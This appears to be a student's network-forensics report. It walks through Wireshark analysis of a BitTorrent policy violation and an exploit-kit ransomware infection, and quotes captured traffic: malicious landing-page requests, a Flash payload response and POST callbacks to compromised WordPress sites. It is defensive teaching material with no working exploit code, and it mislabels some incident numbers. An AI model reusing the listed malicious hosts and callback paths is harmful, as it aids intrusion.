
Step 02

Given *Incident-03.pcap* file imported to the Wireshark application and open to analyze.

1. Looking for any protocol hierarchy and bittorrent traffic initially.



2. Since torrent is downloading files, check whether any files downloaded via torrent using TCP Stream which having file extension *.torrent* by applying filter on *http.request.uri contains .torrent*



```

GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1
Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36
Edge/17.17134
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: www.publicdomaintorrents.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 15 Jul 2018 04:17:27 GMT
Server: Apache
Content-Disposition: inline; filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"
Set-Cookie: PHPSESSID=a42bg86scapgr3nebjafltt4p7z; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/x-bittorrent

204c
d8:announce53:http://files.publicdomaintorrents.com/bt/announce.php13:creation
date1129376933e4:infod6:lengthi105383936e4:name40:Betty_Boop_Rhythm_on_the_Reservation.avi12:piece
lengthi262144e6:pieces8060:...6....j...f.z....R...
{3.....Z....&....=~...:[.W.....K.L..w'..v.c./..m.S.x.B.Z
0....?..... A....&[...`...
.z.....8Q.9|!....3y....z....kW&....WtT....D3Z....>CgIQMV..."....U8....b6....6t.R.....+y.d.G.w.....y$..w.....o....T^.
(.s....2.I....F....dZ....H....j.x.b0....7<....F.ac .....DM..E.0..8....]F.k=u.z..4;....d./....e....w....!....7[.oE~Y?
\6.X.x..E.\....{h'....].h....fV....n....6;....K.9..KV.K.#E....(7RU4...)hk.6....'5....o.....+<....Uh....l....U.e...
26....v"....].j....b....L....-.n....Q....04s....U....W....@....S....qj....]Wh.x.wf....US....).9..../.
3'....Q....jp....Q....t....t....UQ.Q....B....@....@Z/N3....A....V....'....C....<m....N....6.X....v@....T.84t....G....!b....@.
nh5....7.T.m.p.K.y....w....!....L.....
a....E....z....r....H0....7....}....(|....j....a....*.l....FB.r=x....]....P....&....n....Z....y....f....A....M~(...$....L.....
\2AFB29C

```

3. The torrent file is *filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"* downloading via torrent.
4. Check whether torrent traffic is existing inside packet capture by applying filter ***http.request.uri contains announce or http.request.uri contains scrape***

No.	Time	Source	Destination	Protocol	Length	Info	Severity	Host
4312	2018-07-15 04:17:33.345723	10.0.0.201	91.189.95.21	HTTP	423	GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97xb0%3e%90b%97%be%5%8d%be&peer_id=-DE13F0-	Chat	torrent.ubuntu.com:6969
4538	2018-07-15 04:17:37.288129	10.0.0.201	168.215.194.14	HTTP	434	GET /bt/announce.php?info_hash=%	Chat	files.publicdomaintorrents.com
4568	2018-07-15 04:17:37.399436	10.0.0.201	168.215.195.227	HTTP	434	GET /announce?info_hash=%1d%da%0	Chat	tracker.publicdomaintorrents.com:6969
4662	2018-07-15 04:17:37.881082	10.0.0.201	168.215.194.14	HTTP	253	GET /bt/scrape.php?info_hash=%1d%	Chat	files.publicdomaintorrents.com
4682	2018-07-15 04:17:37.997163	10.0.0.201	168.215.195.227	HTTP	253	GET /scrape?info_hash=%1d%da%0dhL	Chat	tracker.publicdomaintorrents.com:6969

5. Identify Torrent client by looking in to TCP Stream.

```

GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97xb0%3e%90b%97%be%5%8d%be&peer_id=-DE13F0-
VnpZRF8ZP91v&port=6344&uploaded=0&downloaded=0&left=1921843200&corrupt=0&key=764CA003&event=started&numwant=200&compact=1&no_peer
_id=1&supportcrypto=1&redundant=0 HTTP/1.1
Host: torrent.ubuntu.com:6969
User-Agent: Deluge 1.3.15
Accept-Encoding: gzip
Connection: close

HTTP/1.0 200 OK
Content-Length: 397
Content-Type: text/plain
Pragma: no-cache
Content-Encoding: gzip

.....J[...K...-I-I.41..L54.J...,(..0.IL/65.b ...Xe...54.L...
....%d.Z....Z.....Xmd\{..UV.)'J..M;q5.....S...v.....].r....
.[....a.}..U.R.....'z.....
.....<....J.L....8....;)z....1....W....0..t....'2#....C....~n.8.w....>k....0.S....x6r:~.a.
..gw.v....K.W.....A1....8.<.C6.M.`.Z~..)0/us84....sV....&....UE'....a....v....F....#....P....<q....W...
%ck....WS.eR.....

```

6. Finding user and host information and domain, by assuming network user downloading the torrent, user must login using NetBios Naming Service. Applying filter ***nbns***.

Incident-03.pcap

nbns

No.	Time	Source	Destination	Protocol	Length	Info	Severity	Host
34	2018-07-15 04:15:43.261035	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<0...		
35	2018-07-15 04:15:43.261035	10.0.0.201	10.0.0.1	NBNS	110	Registration NB DOGOFTHEYEAR<0>		
181	2018-07-15 04:15:43.665211	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<2...		
529	2018-07-15 04:15:44.772772	10.0.0.201	10.0.0.1	NBNS	110	Registration NB DOGOFTHEYEAR<0>		
530	2018-07-15 04:15:44.772773	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<0...		
538	2018-07-15 04:15:45.179059	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<2...		
664	2018-07-15 04:15:46.290670	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<0...		
665	2018-07-15 04:15:46.290763	10.0.0.201	10.0.0.1	NBNS	110	Registration NB DOGOFTHEYEAR<0>		
673	2018-07-15 04:15:46.682150	10.0.0.201	10.0.0.1	NBNS	110	Registration NB BLANCO-DESKTOP<2...		
1133	2018-07-15 04:15:47.824899	10.0.0.201	10.0.0.255	NBNS	110	Registration NB DOGOFTHEYEAR<0>		
1134	2018-07-15 04:15:47.825075	10.0.0.201	10.0.0.255	NBNS	110	Registration NB BLANCO-DESKTOP<0...		
1324	2018-07-15 04:15:48.216057	10.0.0.201	10.0.0.255	NBNS	110	Registration NB BLANCO-DESKTOP<2...		
1458	2018-07-15 04:15:48.592114	10.0.0.201	10.0.0.255	NBNS	110	Registration NB BLANCO-DESKTOP<0...		
1459	2018-07-15 04:15:48.592202	10.0.0.201	10.0.0.255	NBNS	110	Registration NB DOGOFTHEYEAR<0>		
▶ Frame 34: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)								
▼ Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)								
▼ Destination: Cisco_27:a1:3e (00:09:b7:27:a1:3e) Address: Cisco_27:a1:3e (00:09:b7:27:a1:3e)0. = LG bit: Globally unique address (factory default)0. = IG bit: Individual address (unicast)								
▼ Source: Msi_18:66:c8 (00:16:17:18:66:c8) Address: Msi_18:66:c8 (00:16:17:18:66:c8)0. = LG bit: Globally unique address (factory default)0. = IG bit: Individual address (unicast)								
Type: IPv4 (0x0800)								
▶ Internet Protocol Version 4, Src: 10.0.0.201, Dst: 10.0.0.1								
▶ User Datagram Protocol, Src Port: 137, Dst Port: 137								
▼ NetBIOS Name Service								
Transaction ID: 0x951c								
▶ Flags: 0x2900, Opcode: Registration, Recursion desired								
Questions: 1								
Answer RRs: 0								
Authority RRs: 0								
Additional RRs: 1								
▼ Queries								
▶ BLANCO-DESKTOP<00>: type NB, class IN								
▼ Additional records								
▶ BLANCO-DESKTOP<00>: type NB, class IN								

Incident-03.pcap

No.	Time	Source	Destination	Protocol	Length	Info	Severity	Host
1	2018-07-15 04:15:42.629490	0.0.0.0	255.255.255.255	DHCP	379	DHCP Request - Transaction ID 0...		
2	2018-07-15 04:15:42.634870	10.0.0.1	10.0.0.201	DHCP	342	DHCP ACK - Transaction ID 0...		

bootp

```

> Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
> Bootstrap Protocol (Request)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x20640255
  Seconds elapsed: 0
  > Boot flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0
    Your (client) IP address: 0.0.0.0
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: Msi_18:66:c8 (00:16:17:18:66:c8)
    Client hardware address padding: 000000000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
    > Option: (53) DHCP Message Type (Request)
    > Option: (61) Client identifier
      Length: 7
      Hardware type: Ethernet (0x01)
      Client MAC address: Msi_18:66:c8 (00:16:17:18:66:c8)
    > Option: (50) Requested IP Address
      Length: 4
      Requested IP Address: 10.0.0.201
    > Option: (12) Host Name
      Length: 14
      Host Name: BLANCO-DESKTOP
    > Option: (81) Client Fully Qualified Domain Name
      Length: 34
      > Flags: 0x00
      A-RR result: 0
      PTR-RR result: 0
      Client name: BLANCO-DESKTOP.dogoftheyear.net
    > Option: (60) Vendor class identifier
  
```

8. Find by *rpc_netlogon* filter.

Incident-03.pcap

No.	Time	Source	Destination	Protocol	Length	Info
66	2018-07-15 04:15:43.546938	10.0.0.201	10.0.0.2	RPC_NETLOGON	244	NetrServerReqChallenge request,
67	2018-07-15 04:15:43.546940	10.0.0.2	10.0.0.201	RPC_NETLOGON	90	NetrServerReqChallenge response
68	2018-07-15 04:15:43.546940	10.0.0.201	10.0.0.2	RPC_NETLOGON	314	NetrServerAuthenticate3 request
70	2018-07-15 04:15:43.548150	10.0.0.2	10.0.0.201	RPC_NETLOGON	98	NetrServerAuthenticate3 response
78	2018-07-15 04:15:43.548612	10.0.0.201	10.0.0.2	RPC_NETLOGON	334	NetrLogonDummyRoutine1 request
81	2018-07-15 04:15:43.548845	10.0.0.2	10.0.0.201	RPC_NETLOGON	174	NetrLogonDummyRoutine1 response
82	2018-07-15 04:15:43.555116	10.0.0.201	10.0.0.2	RPC_NETLOGON	1038	NetrLogonGetDomainInfo request

rpc_netlogon

```

Context ID: 1
Opnum: 26
[Response in frame: 70]
▼ Complete stub data (236 bytes)
  Payload stub data (236 bytes)
  ▼ Microsoft Network Logon, NetServerAuthenticate3
    Operation: NetrServerAuthenticate3 (26)
    [Response in frame: 70]
    ▼ Server Handle
      Referent ID: 0x00000000000020000
      Max Count: 35
      Offset: 0
      Actual Count: 35
      Handle: \\DogOfTheYear-DC.dogoftheyear.net
    ▼ Acct Name
      NDR-Padding: 0000
      Max Count: 16
      Offset: 0
      Actual Count: 16
      Acct Name: BLANCO-DESKTOP$
    Sec Chan Type: Workstation (2)
    ▼ Computer Name
      NDR-Padding: 000000000000
      Max Count: 15
      Offset: 0
      Actual Count: 15
      Computer Name: BLANCO-DESKTOP
      Client Credential: 5361d0d832073336
    ▶ Negotiation options: 0x612fffff
  
```

Conclusion

In this incident, Network users involved illegal files downloading via bittorrent which is policy/privacy violated according to the organization's policy.

Following information have been identified from the incident.

1. Incident report (Description of the activity)
 - a. What happen
 - i. Employee downloaded files illegal way which is prohibited by law.
 - b. How it happened
 - i. User used torrent to download copy righted content inside company network.
2. Date and time of the activity
 - i. Date: 2018-07-15
 - ii. Time: 04:17:37.298063 GMT
3. Network Details of Attackers and Victims

Information	Victim/Attacker
IP address	10.0.0.201
Host name	BLANCO-DESKTOP
MAC address	00:16:17:18:66:c8
Ports	6881,6882 6885,6889,6892, 6969
Domains	CN=Computers,DC=dogoftheyear,DC=net
User account name	BLANCO-DESKTOP\$
OS/Software Name and Version	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n

4. Infected malware, exploit kit, exploit type, might be involved

Privacy violation, policy violation

5. Gathered evidence files.

See above approach section.

***** End – Incident-02 *****

Incident- 03

Problem

Scenario: Host network was infected by a ransomware.

For the incident # 03, there is *.pcap* file is given for analyse which is related incident that is bit torrent traffic is in the network. The *.pcap* file contains packet capture of the network where the incident happened.

Approach

1. As best practice it is mandatory to validate hash value of the evidence that provided or collected.
2. Given *.pcap* file can be analysed via Wireshark and other relevant tools which is helps to see/identify the content of the packets where inbound and outbound to/from host machine.
3. Identify all the network traffic related to encrypted channel.

Above approach is taken to do the network packet analyse and will be explained step by step below.

Given questions will be answered by end of the analyse with the conclusion.

Step 01

Hash value verification. When extracted given evidence zip file, noticed that file name is Incident-03.pcap

Incident 03

File URL: <http://pgvle.ucsc.cmb.ac.lk/mod/resource/view.php?id=6655>

Scenario: Host network was infected by a ransomware


SHA1 Hash: daa0810156d1379cb1bc6d5537aee23e7ca86e71

```
AngrYBird:case 3 Dilanka$ ls
Case 3.docx           Incident-03.pcap      Incident-03.pcap.zip
AngryBird:case 3 Dilanka$ shasum Incident-03.pcap
daa0810156d1379cb1bc6d5537aee23e7ca86e71 Incident-03.pcap
AngryBird:case 3 Dilanka$
AngryBird:case 3 Dilanka$
AngryBird:case 3 Dilanka$ 
```

Step 02

Given *Incident-03.pcap* file imported to the **Wireshark** application and open to analyze.

1. Find information such as host name MAC address via DHCP filter.



2. Find user agent from TCP Stream.

Wireshark - Follow TCP Stream (tcp.stream eq 527) · Incident-03

```

GET /url?sa=t&rct=j&q=&esrc=s&source=web&cd=2&ved=0CCC0FjABahUKEwjNuvqBhPTGAhWJiywKHD-BDDQ&url=http%3A%2F%2Fwww.indonesia-investments.com%2Fbusiness%2Findonesian-companies%2Fintiland-development%2Fitem556&ei=0LKyvc23B4mXsgHfg7kgAw&usg=AFQjCNEL350Hn5usfnTy-kLtxpKt6YzVw&bvm=bv.98476267,d.bGg HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.google.co.uk
Connection: Keep-Alive
Cookie: PREF=ID:1111111111111111:FF=0:TM=1437749633:LM=1437749633:V=1:S=XMWkyDob6TUyEV2i;
NID=69=B9F00S5tyEm7ECiYorrk3HEzq3lqaQZecod45mY0KIKqr_JcW44qvKA1YkpNu5oLufbLGctDPPMpgRNAon_gH48DRgN9v4HK8U9v03IvgCZQnB7rhzbZ2flaPhdFQUZ; OGPC=5-5;

HTTP/1.1 200 OK
Date: Fri, 24 Jul 2015 14:59:37 GMT
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Cache-Control: no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 557
X-XSS-Protection: 1; mode=block
Alternate-Protocol: 80:quic,p=0

.....T...0...W.>...q....V.C...K0.V.3I.,;..P.....v+.K.3o<o...YnD...[.
.%....0.g0G.#...wt<...Y..]d.N.E..d.i..4...6PRT;.N.t.....+P..k@9K.n...Glz....L.....N'$....nC^*.4...;...J.
6.c..G....|...w..T..S.J....s!=3QC....b..zV.;.U.'.).^..q....?+sr.....B..0%....`~,},b.."L..|...p.ia..n.h....
9....fxM..x...o..s.h..>X..).<....+Z.....K....6..dcKb
....g(g.n..Ti..L.`/J.....:x..8....jEl.[g.02.....KZ....*Exq.*..h@....I....d..8.I.d...1P.../c.7....f....k....e
.....!9..W..8..N..../.Q.=....).S..Q..r~..F.....p..Z.....

```

3. Filter data from `http.request && ip.addr == 185.43.223.164`

Incident-03.pcap

No.	Time	Source	Destination	Protocol	Length	Info	Severity	Host
52455	2015-07-23 14:58:28.110686	192.168.137.85	185.43.223.164	HTTP	410	GET /paler/search.php?keywords=	Chat	kiralyi.arcadiumentertainment.com
53902	2015-07-23 14:58:31.505988	192.168.137.85	185.43.223.164	HTTP	466	GET /term.xbel?out=IkwuMDan...	Chat	kiralyi.arcadiumentertainment.com
54727	2015-07-23 14:58:33.049027	192.168.137.85	185.43.223.164	HTTP	495	GET /term.xbel?out=IkwuMDan...	Chat	kiralyi.arcadiumentertainment.com
57083	2015-07-23 14:58:36.871982	192.168.137.85	185.43.223.164	HTTP	247	GET /nature.js?if=&type=Fevb...	Chat	kiralyi.arcadiumentertainment.com

4. By looking at first GET request's TCP Stream, We can identify compromised website in "referer" tag.

Wireshark - Follow TCP Stream (tcp.stream eq 416) · Incident-03

```

GET /paler/search.php?keywords=82811&fid=0&8696653840 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.twentyone-development.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: kiralyi.arcadiumentertainment.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Fri, 24 Jul 2015 14:58:39 GMT
Content-Type: text/html
Content-Length: 147488
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Pragma: no-cache

<!DOCTYPE html>
<html>
<head>
<title>
frightened that instantly
</title>
</head>
<body>
<s>
    And then rising, she went thither every morning in January, only half the consideration it,
</s>
<textarea>
    She had depended on her the
<h3>
    was ready to like me, dear or I should suppose likely be,
</h3>
<ul>
    She needed no time in the engagement; and as the ideas of both on the ground, but her beauty and more hysterical, her sister
    to misery, was likely to vacate it soon—he might thought
</ul>

```

5 client pkts, 178 server pkts, 7 turns.

Entire conversation (236 kB) Show and save data as ASCII Stream 416 Find: Find Next Help Filter Out This Stream Print Save as... Back Close

5. According to above point, let's look at the traffic from above compromised website.

No.	Time	Source	Destination	Protocol	Length	Severity	Info	Host
68946	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	570	Chat	GET /qsm1.aspx?query=dev&maxwidth=32...	api.bing.com
68962	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	566	Chat	GET /qsm1.aspx?query=g&maxwidth=398...	api.bing.com
68964	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	567	Chat	GET /qsm1.aspx?query=qo&maxwidth=398...	api.bing.com
69117	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	571	Chat	GET /qsm1.aspx?query=g&maxwidth=...	api.bing.com
69201	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	572	Chat	GET /qsm1.aspx?query=google.&maxwid...	api.bing.com
69215	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	573	Chat	GET /qsm1.aspx?query=google.c&maxwid...	api.bing.com
69342	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	574	Chat	GET /qsm1.aspx?query=google.co&maxwi...	api.bing.com
69501	2015-07-23 14:...	192.168.137.85	191.234.5.80	HTTP	575	Chat	GET /qsm1.aspx?query=google.com&maxw...	api.bing.com
12050	2015-07-23 14:...	192.168.137.85	2.16.162.32	HTTP	640	Chat	GET /?c1=l&c2=30000855c3=c4=300008...	b.scorecardresearch.com
19070	2015-07-23 14:...	192.168.137.85	2.16.162.32	HTTP	640	Chat	GET /?c1=l&c2=30000855c3=c4=300008...	b.scorecardresearch.com
71308	2015-07-23 14:...	192.168.137.85	213.238.166.230	HTTP	180	Chat	POST /wp-content/themes/twentytwelve... beyladeoyunlari.org	
72967	2015-07-23 15:...	192.168.137.85	213.238.166.230	HTTP	148	Chat	POST /wp-content/themes/twentytwelve... beyladeoyunlari.org	
73158	2015-07-23 15:...	192.168.137.85	213.238.166.230	HTTP	86	Chat	POST /wp-content/themes/twentytwelve... beyladeoyunlari.org	
73506	2015-07-23 15:...	192.168.137.85	213.238.166.230	HTTP	162	Chat	POST /wp-content/themes/twentytwelve... beyladeoyunlari.org	
59887	2015-07-23 14:...	192.168.137.85	85.204.50.99	HTTP	180	Chat	POST /wp-content/themes/twentytwelve... bibubracelets.ro	
71374	2015-07-23 14:...	192.168.137.85	85.204.50.99	HTTP	148	Chat	POST /wp-content/themes/twentytwelve... bibubracelets.ro	
72997	2015-07-23 15:...	192.168.137.85	85.204.50.99	HTTP	86	Chat	POST /wp-content/themes/twentytwelve... bibubracelets.ro	
73357	2015-07-23 15:...	192.168.137.85	85.204.50.99	HTTP	162	Chat	POST /wp-content/themes/twentytwelve... bibubracelets.ro	
59625	2015-07-23 14:...	192.168.137.85	198.211.120.49	HTTP	180	Chat	POST /wp-content/themes/twentytwelve... biganddigital.com	
71358	2015-07-23 14:...	192.168.137.85	198.211.120.49	HTTP	148	Chat	POST /wp-content/themes/twentytwelve... biganddigital.com	
72981	2015-07-23 15:...	192.168.137.85	198.211.120.49	HTTP	86	Chat	POST /wp-content/themes/twentytwelve... biganddigital.com	
73344	2015-07-23 15:...	192.168.137.85	198.211.120.49	HTTP	162	Chat	POST /wp-content/themes/twentytwelve... biganddigital.com	
25485	2015-07-23 14:...	192.168.137.85	28.199.88.141	HTTP	788	Chat	GET /BurstingPipe/adServer.bs?cn=inet... bs.serving-sys.com	
12049	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1127	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
14244	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1145	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
18449	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1145	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
18490	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1145	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
19067	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1144	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
19098	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1044	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	
30111	2015-07-23 14:...	192.168.137.85	54.194.136.116	HTTP	1066	Chat	GET /event?d_mid=4462552504761741096... cbsi.demdex.net	

Frame 71308: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits)
Ethernet II, Src: Hewlett_P6a:0b:f2 (80:c1:6e:6a:0b:f2), Dst: Cisco_c2:d5:0e (00:06:c1:c2:d5:0e)
Internet Protocol Version 4, Src: 192.168.137.85, Dst: 213.238.166.230
Transmission Control Protocol, Src Port: 49805, Dst Port: 80, Seq: 394, Ack: 1, Len: 126
[2 Reassembled TCP Segments (519 bytes): #71307(393), #71308(126)]
▼ Hypertext Transfer Protocol
▶ POST /wp-content/themes/twentytwelve/b.php?w=wh2uSanephjhjpv HTTP/1.1\r\n
Accept: */*\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Connection: Close\r\n
Content-Length: 126\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\n
Host: beyladeoyunlari.org\r\n
Cache-Control: no-cache\r\n
\r\n

6. Let's check vulnerable flash version by looking at TCP stream of the HTTP request.

No.	Time	Source	Destination	Protocol	Length	Severity	Host	Info
55285	2015-07-23 14:...	185.43.223.164	192.168.137.85	TCP	1421			[TCP segment of a reassembled PDU]
55286	2015-07-23 14:...	185.43.223.164	192.168.137.85	TCP	1421			[TCP segment of a reassembled PDU]
55287	2015-07-23 14:...	192.168.137.85	185.43.223.164	TCP	60			49751 → RR [ACK] Seq=1210 Ark=232484 Win=65536 Len=0
55288	2015-07-23 14:...	185.43.223.164	192.168.137.85	HTTP	74	Chat		HTTP/1.1 200 OK (application/x-shockwave-flash)
55291	2015-07-23 14:...	185.43.223.164	192.168.137.85	TCP	60			49751 → RR [ACK] Seq=1210 Ark=232484 Win=65536 Len=0

Frame 55288: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: Cisco_c2:d5:0e (00:06:c1:c2:d5:0e), Dst: Hewlett_P6a:0b:f2 (80:c1:6e:6a:0b:f2)
Internet Protocol Version 4, Src: 185.43.223.164, Dst: 192.168.137.85
Transmission Control Protocol, Src Port: 49751, Dst Port: 80, Seq: 235218, Ack: 1210, Len: 20
[34 Reassembled TCP Segments (43764 bytes): #55034(1367), #55035(1367), #55036(1367), #55037(1367), #55039(1367), #55040(1367), #55041(1367), #55042(1367), #55043(1367), #55044(1367)]
▼ Hypertext Transfer Protocol
▶ HTTP/1.1 200 OK\r\n
Server: nginx/1.8.0\r\n
Date: Fri, 24 Jul 2015 14:58:45 GMT\r\n
Content-Type: application/x-shockwave-flash\r\n
Content-Length: 43524\r\n
Connection: keep-alive\r\n
Cache-Control: no-cache, must-revalidate, max-age=1\r\n
Pragma: no-cache\r\n
\r\n
[HTTP response 3/3]
[Time since request: 1.141506000 seconds]
[Prev request in frame: 53902]
[Prev response in frame: 54688]
[Request in frame: 54727]
File Data: 43524 bytes

+ Media Type
